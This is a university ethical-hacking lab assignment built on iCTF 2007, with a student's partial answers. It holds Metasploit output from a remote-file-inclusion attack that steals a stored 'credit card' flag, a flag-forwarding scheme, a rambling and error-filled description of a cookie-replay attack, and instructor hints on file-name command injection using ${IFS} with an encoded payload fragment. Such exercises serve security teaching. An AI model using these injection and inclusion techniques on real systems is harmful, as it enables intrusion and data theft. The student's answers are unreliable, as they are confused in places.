CSC215 Secure System/Ethical Hacking Assignment 5.5

Total: 300 pts


@Copyright Dr. Xiang Fu. All Rights Reserved.

This assignment is designed based on the materials of UCSB ICTF 2007: https://ictf.ucsb.edu

What to submit: all files related to this assignment. (this word document and the metasploit script)
Hints: (1) Use **TCPDUMP/WireShark** to diagnose your penetration testing packets. (2) Take **snapshots** often of all your VMs!

---------- ----------Part I. Warm-up (20pt) ----------

1. Install the **grading server** on Linux **Ubuntu** (169.254.236.100). Run the grading server and **paste** the screenshot of the **score board** below. Note that the tar file of the grading server is in BB->Downloads. [10 pt]



Current team scores:


Team	Offensive	Defensive	Shakedown	Therapy	Snitch	Petition	Copyright	Amends	WouldYou
Fail	0	0	Good	Good	Good	Good	Good	Good	Good
SamplHofstraTeam	0	0	Good	Good	Good	Good	Good	Good	Good
ImageTest	0	0	Good	Good	Good	Good	Good	Good	Good
Local	0	0	Good	Good	Good	Good	Good	Good	Good

shellphish.net

2. Show that your ICTF2007 image is working. **Paste** a screenshot of the **Make Amends** service below (I mean the page of the Godfather). [5pt]



3. Show that you can access the "**Sound of Music**" service. Paste the **screenshots** of how the service works below. [2 pt]



4. What is the **user account** assigned to handle the "Sound of Music" service in the ICTF'07 image? (it should be something similar to "amends". Find it out in the "/home" folder in ICTF07 image). [3pt]

copyright



---------- Part II. Study of the Grading Sever (20pt)----------

5. Now go back to the **Ubuntu** image **/var/www/ictf**. Read **START.sh** and answer the following question: what is the **configuration file** (.ini) that describes the team, service, network and other relevant information? [5pt]

config/standard_mafia2007.ini

6. Modify the configuration file so that you can **add a new team**. The team should be named as "YourFirstName_LastName" (e.g., if your name is "Jimmy Carter" then the team name should be "Jimmy_Carter"). The **IP** of the team should be that of the **Backtrack5** server (so that later when you submit flags from that server, you'll get scores for your success). **Paste** the screenshot of the **score board** to prove that your team is successfully created (note: you do not have to set up the mafia server on BT5. Just create the team). [5 pt]

Current team scores:

Team	Offensive	Defensive	Shakedown	Therapy	Snitch	Petition	Copyright	Amend
Fail	0	0	Good	Good	Good	Good	Good	Good
Jaydyn_Davis	0	0	Good	Good	Good	Good	Good	Good
SamplHofstraTeam	0	0	Good	Good	Good	Good	Good	Good
ImageTest	0	0	Good	Good	Good	Good	Good	Good
Local	0	0	Good	Good	Good	Good	Good	Good

shellphish.net

7. From the **configuration file**, you can find out a **Python script** which simulates the human access of the "**Sound of Music**" service. Answer the questions below: (a) a flag is sent as a part of the registration information. Is it used as an **email address**, **first name**, or **last name**? (b) where is the flag sent to? List the **PHP file** that processes the information. (c) where is a flag **stored** on the ICTF image? [10pt]

a) it's stored in as first name

b) account.php

c) accounts

---------- PART III. Metasploit Warm-up (30pt) ----------

8. Download the **amends.rb** and **ltr2.inc** into Backtrack. (It's your job to figure out in which directory to store them). Launch the attack on the **Make Amends** service in your own ICTF image. Show that you can display the credit card number by pasting **screenshots** below. [20pt] (hint: since your BT5 image does not have Internet access. **Put the files in the Linux Ubuntu image's Apache server and then retrieve them using wget on BT5**)

make sure to restart apache

```
t=aHR0cDovLzE2OS4yNTQuMjM2LjExMS9sdHIyLmluYw==

[*] Sending request for: http://169.254.236.101/~amends/settlement
m.txt
[-] response body is

I------------ ltr2.inc!---------------


ccnum is ------------------------
FLGtHwBZir2lkrfnZbIAf62D3LZ_LHL8e3PSfp5yZgG2c7ts7cX

--------------------END OF REPORT ------------!


[*] Exploit completed, but no session was created.
msf  exploit(amends) >
```

---------- PART IV. Simulation of Big Data Lab (80pt)----------

9. (IP Config) Now duplicate the ICTF image in your VirtualBox, so that you have two ICTF images now. Note that both of them have IP addresses: 169.254.236.101. Get into the second ICTF image and reconfigure its IP address as 169.254.236.102. Paste the **screenshot** of ifconfig to prove your success. [10pt]



10. (Team Registration). Now register the ICTF images as EvilTeam1 and EvilTeam2 in the grading server. Show the **screenshot of scoreboard** so that these two teams have defense score (i.e. they are alive). [10pt]



11. (Submission of flags): upload forward.php.txt (save it as **forward.php** in the apache server) to EvilTeamOne. Modify **amends.rb** so that it attacks EvilTeamTwo but submits the flag **through EvilTeamOne**. Prove your success using **screenshots**, which shows that EvilTeamOne receives the attack score. [60 pt]

```
FLGtHwBZir2lkq8nZbIs-jyGXqn_LFm1e4mT-csrO2XppOrWnD1

--------------------END OF REPORT ------------!


[*] Sending request for: http://169.254.236.101/forward.php?flag=FLGt
BZir2lkq8nZbIs-jyGXqn_LFm1e4mT-csrO2XppOrWnD1
[-] response body is string(223) "<html>
<head>
        <title> Submit Yer Flags! </title>
        <link rel="stylesheet" type="text/css" href="submission.css">
</head>
<body>
        <div id="wrapper">
                <div id="output">
Flag accepted!          </div>
        </div>
</form>
</body>
</html>
"

[*] Exploit completed, but no session was created.
msf  exploit(amends) >
```

Current team scores:

Team	Offensive	Defensive	Shakedown	Therapy	Snitch	Petition	Copyright	Amends	W
Fail	0	0	Error	Error	Error	Error	Error	Error	E
EvilTeam1	1	570	Good	Good	Bad Flag	Good	Good	Good	G
EvilTeam2	0	21	Good	Good	Bad Flag	Good	Good	Good	G
Jaydyn_Davis	0	0	Error	Error	Bad Flag	Error	Error	Error	E
ImageTest	0	0	Error	Error	Error	Error	Error	Error	E
Local	0	1	Error	Error	Bad Flag	Error	Error	Error	E

shellphish.net



----------Part V. Penetration Testing (150pt) ----------

12. Read the "Sound of Music" service. Find out and describe the **vulnerability of this service** that allows you to steal the flag. Develop a similar ruby called music.rb and use it to perform the attack. Note: your exploit is required to take advantage of a **cookie** vulnerability of the sound of music. **Describe** below the idea of your attack.

we don't care about the creation of the flag its irrelevant it just provides means of creation, but it is stored in the first name, its a simple program seen in the copyright python script which stores a flag in the first name, nothing special. Flag can be stolen from the output of the persons first name which is outputted, thanks to having the session id cookie keep on being differently used we follow each step with that same cookie, to be able to then get to the final stage which. If we kep using the same cookie, snatch that cookie, we can use it to go through each step. We have data stored if we need it to go onto each section passed. The last step is at the fourth one. The cookie is base64 encoded in ltr2.inc , so its vulneerable because if we have access to this cookie we can take advantage of it and move onto the next step which reveals the flag from ccnum.txt if we are in that secton because we are in the settlement directory . To get to gen settlement u must have a case ID and an email address, payoff php requires the cookie to even go onto the next step to use settlements, thats wat we need to even be able to see the flag onto the next step. Thhat requires havign our lovely friend caseid and email address. Login.php authenticates the POST, so we have to prove we are us with such ifnromatoion ujsing the cookie. Caseid is stored in an array. The following will be implemented to make my attack: I must take advantage of the cookie by use of netcat which will be given from a tcpdump onto the target, manage a way to store the cookie throuhgout all web page switches as known it's in order to get to the final stage. I may be able to start a remote shell on the target as a result.

13. **Paste** the **screenshots** to show your success in the attack. Then paste the **screenshot** of the source code of your exploit function. **No partial credit is available for Part V**.

Additional Hints:

1. How do I start?

I suggest that you start a regular

browser version, record the traffic.

And then you have two choices:

(1) replay using netcat, and

(2) replay using metasploit.

Compared with amends, this app is less restrictive on "state" of pages.

So, netcat might be easier.

2. Login failure problem

Some of you who are exploiting upload.php might find: hey? How come I always get

"invalid password"? (using Konqueror browser in BT5).

There are two alternative ways to solve it:

(1) **use Firefox**. When you visit 169.254.236.101 in Firefox (you can start it in BT5 terminal by typing "**firefox &**"). You might notice that no menu of the godfather site is showing up. Simple! Click the "**OPTIONS**" button on the right-bottom of

firefox and "**enable dangerous javascript globally**"

(2) Use TCPDump to record the traffic, you will notice that somehow the Konqueror browser **failed to resend the cookie** (once you log in). You can simply **insert the same cookie value into HTTP request header** to continue (when replay in netcat).

*** It seems that Konqueror will add a lotof random letters into the payload. If you hate

the hassle, **simply use firefox** ***

3. which file to upload?

Create a simple text file to upload. Avoid binary (image) files. Most likely you will be playing with file name.

4. Anything I should pay special attention to?

[a] see if you validation **cookie** is set up correctly

[b] you can set **$debug to 1** in upload.php, which will dump some additional information,

such as the Linux command that is executed. This will be helpful!

5. Anything else important?

Content-length attribute!

If you are padding additional string,

make sure that you adjust the content-length correspondingly, or at least make it large enough so that the server is not chopping off the data string you injected.

6. Space bars. Space bars ...

If some of you wants to play with file names (note this is just one of many approaches available), one problem you have is: the system chops space bars and takes the last word out of a filename that you Injects (this is done using a php function named basename()). How do you deal with that? Linux is too powerful to allow you do something nasty.

In linux, **${IFS}** stands for "seperator".

If you do something like:

touch${IFS}/tmp/a.txt

It is equivalent to

touch /tmp/a.txt

Note that this is not something new,

recall the following is the metasploit payload in your assignment 5:

/bin/echo${IFS}-ne${IFS}\\\x70\\\x65\\\x72\\\x6c\\\x20\\\x2d

In the above, every ${IFS} is a space bar, and any character you like can be encoded as ascii value.

Enjoy and have fun.

*** Note: there are some other ways to hack it, similar to what we did in amends.